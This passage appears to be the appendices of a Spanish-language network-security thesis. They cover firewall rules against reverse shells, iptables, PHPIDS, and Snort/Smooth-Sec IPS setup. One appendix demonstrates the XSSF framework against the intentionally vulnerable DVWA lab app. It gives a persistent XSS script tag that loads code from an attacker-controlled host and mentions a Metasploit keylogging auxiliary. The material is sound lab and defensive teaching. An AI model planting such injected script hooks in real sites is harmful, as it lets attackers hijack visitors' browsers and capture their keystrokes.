


Figura F.4 Bloqueo de conexión en el firewall de Windows

Con esta configuración el firewall de Windows no permitirá la conexión remota al momento de ser ejecutado el código malicioso de los payloads que hayan infectado el sistema y que no hayan sido detectados en tiempo real por cualquier Antivirus.

CONFIGURACIÓN DEL FIREWALL DE UBUNTU EN UN ENTORNO GRÁFICO

En distribuciones Linux como Ubuntu existen programas como ufw que viene instalado por defecto, este permite configurar el iptables de una manera más sencilla a través de su entorno gráfico gufw y está disponible en los repositorios.




Figura F.5 Entorno gráfico de ufw




Figura F.6 Configuración de la política general del firewall (gufw)

En la **figura F.6** se ha configurado el tráfico entrante con el valor de “DENY”, esto debido a que nadie tendría que tener acceso al ordenador. Se ha establecido también el valor del tráfico saliente en “Allow” para aceptar todas las conexiones salientes y por lo tanto permitir la navegación por internet.

Si bien tenemos funcionando el firewall de manera correcta, debemos tomar en cuenta las conexiones remotas inversas, ya que como dijimos anteriormente un exploit con un payload ejecutado en un sistema funciona conectándose el ordenador de la víctima hacia el puerto de una máquina atacante. Para mitigar esta situación entonces es necesario crear una regla que rechace las conexiones salientes por ciertos puertos. Los puertos a bloquear son los puertos registrados y dinámicos que van desde el 1024 al 65535 determinados según su clasificación




Figura F.7 Creación de la regla en gufw parta bloquear conexiones inversas

A partir de aquí si se ejecuta cualquier tipo de payload en el sistema no tendremos ningún tipo de conexión ya que la configuración del gufw estará bloqueando la misma.




Figura F.8 Regla de gufw para bloquear conexiones remotas inversas

ANEXO G: TABLAS Y CADENAS DEL IPTABLES

Tabla FILTER: Es la tabla por defecto de iptables y se encarga del filtrado de los paquetes para bloquear o permitir que un paquete siga su camino. Es la tabla por defecto por el motivo de que todos los paquetes pasan por ella para su inspección. Sus cadenas son las siguientes:

- **INPUT:** gestiona todos los paquetes que están destinados a una de las interfaces del sistema.
- **OUTPUT:** gestiona todos los paquetes que son generados en el sistema y que su destino es fuera del mismo. (tráfico saliente a través de una interfaz).
- **FORWARD:** gestiona todos los paquetes que no van dirigidos al sistema pero que atraviesan por sus interfaces (paquetes recibidos y enrutados).

Tabla NAT: Esta tabla es la responsable de alterar el paquete para generar una conexión nueva, realiza la reescritura de las direcciones o puertos origen y destino de un paquete. Es utilizada principalmente para la comunicación entre redes LAN y redes públicas con IPV4 ya que no trabaja con IPV6. Sus cadenas son las siguientes:

- **PREROUTING:** las modificaciones que se realizan en los paquetes se lo hace antes de que se determine la ruta en el sistema. Se usa principalmente para publicar servicios entre redes modificando el destino del paquete (DNAT)
- **POSTROUNTING:** las modificaciones que se realizan en los paquetes se lo hace una vez que se ha determinado la ruta del paquete. Se usa principalmente para la comunicación entre redes modificando el origen del paquete (SNAT).
- **OUTPUT:** las modificaciones de los paquetes son realizados en el sistema una vez que se ha determinado la ruta. Se usa principalmente para generar paquetes que tienen un destino específico en redes conectadas (DNAT).

Tabla MANGLE: Esta tabla utiliza las cinco cadenas antes vistas para realizar modificaciones avanzadas en lo paquetes, como es la calidad de servicio o para definir la ruta en el sistema mediante la marcación de los mismos. Mediante la modificación de los parámetros de la cabecera TCP/IP, esta tabla permite integrar componentes del Netfilter como puede ser las colas de calidad de servicio o el ip route.

Parámetros

- **-A (–append):** agrega una nueva regla al final de la cadena seleccionada.
- **-I (–insert):** inserta encima del número de la regla de la cadena, una nueva regla.

- **-D (–delete):** elimina una regla de la cadena seleccionada
- **-L (–list):** lista todas las reglas
- **-F (–flush):** borra o limpia las reglas
- **-Z (–zero):** contadores de bytes de todas las cadenas a cero.
- **-N (–new-chain):** crea una nueva cadena
- **-X (–delete-chain):** elimina la cadena especificada
- **-P (–policy):** configura una política a la cadena y target dado
- **-h (–help):** da una descripción de la sintaxis del comando

Parámetros de las características de comparación

- **-s:** IP de origen
- **-d:** IP de destino
- **-i:** interfaz de entrada
- **-o:** interfaz de salida
- **-p tcp/udp/icmp:** establece el protocolo
- **-m state:** estado del paquete
- **-m limit:** límites en el número de paquetes
- **--sport:** puerto de origen
- **--dport:** puesto de destino

Parámetros de acción

- **ACCEPT (aceptar):** se acepta el paquete.
- **DROP (descartar):** se descarta el paquete.
- **QUEUE (encolar):** este destino hace que el paquete sea enviado a una cola.
- **RETURN (retorno):** hace que el paquete en cuestión deje de circular por la cadena.
- **REJECT (rechazo):** igual que DROP, pero envía un paquete de error a origen.
- **LOG (bitácora):** este destino genera un log al log del núcleo.
- **ULOG:** este destino lleva un log multidifusión a través de un socket netlink.
- **DNAT:** el destino del paquete sea reescrito.
- **SNAT:** el origen del paquete sea reescrito para traducción de dirección de red.
- **MASQUERADE:** parecido a SNAT basado en IP de origen e interfaz.

Opciones adicionales

Como opciones adicionales que se encuentran disponibles a través de módulos que se cargan cuando iptables los necesite y que no están especificadas para ningún protocolo tenemos las siguientes:

- **NEW:** el paquete relacionado está creando una conexión nueva o es parte de una conexión de dos vías que antes no había sido establecida.

- **ESTABLISHED:** el paquete se asocia con otros en una conexión ya establecida.
- **RELATED:** el paquete seleccionado inicia una nueva conexión en alguna parte de la conexión existente.
- **INVALID:** el paquete seleccionado no forma parte de una asociación con una conexión conocida.

ANEXO H: CONFIGURACIÓN DEL FRAMEWORK XSSF

XSSF es un framework que permite realizar la administración de ataques XSS genéricos realizando conexiones reversas con las víctimas por medio de un código JavaScript (loop) a intervalos de tiempo definidos.

El objetivo de XSSF es poder ejecutar exploits contra las víctimas ya que se puede integrarlo junto con Metasploit, para ello se necesita primeramente identificar una aplicación vulnerable a ataques XSS. El proyecto DVWA que se encuentra en metasploitable2 es la aplicación que se ajusta perfectamente para realizar este tipo de ataques ya que contiene una serie de vulnerabilidades para realizar pruebas de seguridad.

El comando “load xssf” permite cargarlo dentro del Metasploit




Figura H.1 Carga del framework XSSF dentro del Metasploit

Una vez cargado el plugin se iniciará el servidor y mediante el comando “xssf_urls” podemos observar su ruta, la URL de registros y la genérica que es la que se utilizará para la inyección a la aplicación DVWA.




Figura H.2 URLs del framework XSSF

- **XSSF Server:** ruta del servidor
- **Generic XSS injection:** URL para utilizarla en la inyección
- **XSSF test page:** URL para realizar un test de funcionamiento
- **XSSF logs page:** URL para revisar los registros
- **XSSF statistics page:** URL para revisar las estadísticas
- **XSSF help page:** URL para obtener ayuda

Antes de proceder a realizar la inyección a la aplicación DVWA debemos configurar su nivel de seguridad a “low”

Figura H.3. Configuración del nivel de seguridad de DVWA

Copiamos la URL del parámetro “Generic XSS injection” para insertarla dentro de la aplicación DVWA. El código con la URL sería el siguiente

```
<script src=“http://192.168.159.137:8888/loop?interval=5”></script>
```

Figura H.4. XSS persistente en la aplicación DVWA

A partir de aquí cada vez que un usuario acceda a esta sección de la aplicación se ejecutará el código JavaScript que hace la conexión reversa a XSSF. Para poder ver las conexiones abrimos la URL del parámetro “XSSF logs page”.




Figura H.5. Pantalla de registros de ataques XSS persistente en la aplicación DVWA

Con el comando search “auxiliary/xssf” dentro de Metasploit podemos listar todos los auxiliares del XSSF que podrían ser utilizados contra las víctimas. En la figura G5 se puede observar que se ha ejecutado el auxiliar “auxiliary/xssf/public/misc/logkeys” para capturar las entradas de teclado de una víctima.

ANEXO I: CONFIGURACIÓN DEL PHPIDS

PHPIDS es un software IDS que esta creado para las aplicaciones PHP. Este no necesita cargar módulos dentro de Apache como lo hace modSecurity. Funciona verificando el contenido de las peticiones que pasan por el mismo en busca de patrones mediante reglas establecidas

Para poder configurar este software se necesita primeramente descargarse en una carpeta llamada “phpids” y descomprimirla en la ruta que se especifique (por ejemplo /var/www).

Accediendo al archivo de configuración “/lib/IDS/Config/Config.ini.php”. Se debe realizar la siguiente configuración:

- En la línea 13 debemos colar la ruta absoluta que se encuentra dentro de la carpeta “lib”

  ```
  base_path = /full/path/to/IDS/
  ```

- En la línea 48 se configura el archivo plano donde se guardarán las entradas de los log registrados por peticiones que el PHPIDS ha identificado como maliciosa.

  ```
  path = tmp/phpids_log.txt
  ```

- En las líneas del 62 al 67 se debe configurar la base de datos de MySQL. Se debe configurar el nombre de la base de datos, la tabla a utilizar y también el usuario y contraseña con permisos para poder acceder a la base de datos.

  ```
  ; database logging
  wrapper = "mysql:host=localhost;port=3306;dbname=phpids"
  user = root
  password = root
  table = intrusions
  ```

- En las líneas del 50 al 60 se puede configurar notificaciones mediante email dirigido al administrador de la aplicación

  ```
  ; email logging
  ; note that enabling safemode you can prevent spam attempts,
  ; see documentation
  recipients[ ] = admin@dominio.com
  subject = "PHPIDS detected an intrusion attempt!"
  header = "From: info@phpids.org"
  envelope = ""
  safemode = true
  urlencode = true
  allowed_rate = 15
  ```

ANEXO J: CONFIGURACIÓN DEL SMOOTH-SEC IDS/IPS

Para la configuración del IDS se utilizó la distribución Smooth-Sec, que es un sistema que puede trabajar con el motor de suricata o Snort, también incorpora la interfaz Web de Snorby, en donde se puede administrar las alertas generadas por el sistema. Esta distribución está basada en Ubuntu 10.04 LTS que viene totalmente configurada para ser utilizada

Smooth-Sec puede funcionar tanto como un IDS e IPS, captura el tráfico de la red y compara patrones de ataque mediante las reglas de sus motores. Para este trabajo se utilizó el motor Snort en su versión 2.9.5.3 que es la versión que incorpora Smooth-Sec, y se instaló en modo en línea para que actúe como un IPS, monitoreando la actividad de la red interna a través de sus interfaces.

Snorby es un front-end web encargado de la gestión de las alertas generadas por los sensores y que opera con los motores de Snort y suricata, su administración es sencilla mediante su interfaz gráfica, permitiendo visualizar las alertas de manera rápida.

INSTALACIÓN DE SMOOTH-SEC

El proceso de instalación es de forma guiada de manera gráfica, la obtención de la ".**iso"** lo podemos conseguir en la siguiente dirección: https://sourceforge.net/projects/smoothsec/

Una vez instalado el sistema procedemos a configurarlo para que opere como un IPS. A continuación se explica el proceso de configuración:

– Con el comando "**$smooth-sec.first.setup",** empezamos el proceso de configuración




Figura J.1 Pantalla de configuración del Smooth-Sec

- Cambio de contraseña del usuario root y la creación de un nuevo usuario para Smooth-Sec




Figura J.2 Pantalla de configuración del usuario root en Smooth-Sec

- Configuración de la dirección IP de la consola, sensor y la IP de la red a monitorear




Figura J.3 Pantalla de configuración de la IP (consola, sensor, red) en Smooth-Sec

- Configuración del usuario (correo) y contraseña para Snorby




Figura J.4 Pantalla de configuración de la cuenta de Snorby en Smooth-Sec

CONFIGURACIÓN DE LAS INTERFACES DE RED

Para que Smooth-Sec pueda funcionar como un IPS debe estar instalado en modo línea, es decir que debe contar con tres interfaces, una que estará conectada hacia el exterior, otra conectada hacia la red interna y la última para administración. Para ello debemos configurar las interfaces eth0 y eth1 en modo bridge con los siguientes comandos:

- $brctl addbr br0
- $brctl addif br0 eth0
- $brctl addif br0 eth1
- $ifconfig br0 192.168.2.126 netmask 255.255.255.0 up

Con el comando "**$brctl show"** podemos ver si el puente esta correctamente configurado




Figura J.5 Configuración de las interfaces en modo bridge

CONFIGURACIÓN DEL ARCHIVO SNORT.CONF (/etc/snort/snort.conf)

Dentro del archivo snort.conf procedemos a configurar la dirección de la red a monitorear, de esta forma somos más específicos de lo que se está monitoreando. A continuación en la figura siguiente podemos apreciar los valores de los parámetros.




Figura J.6 Pantalla de configuración del snort.conf

Como se puede ver en la **figura J.6**, en el parámetro “var HOME_NET 192.168.2.0/24” estamos especificando la dirección de subred a monitorear, y en el parámetro “var HTTP_SERVERS podríamos especificar cualquier dirección IP, por ejemplo en el caso de tener un servidor interno. Para que los cambios se realicen en este archivo reiniciamos el Snort con el comando:

```
$sudo /etc/init.d/snort restart
```

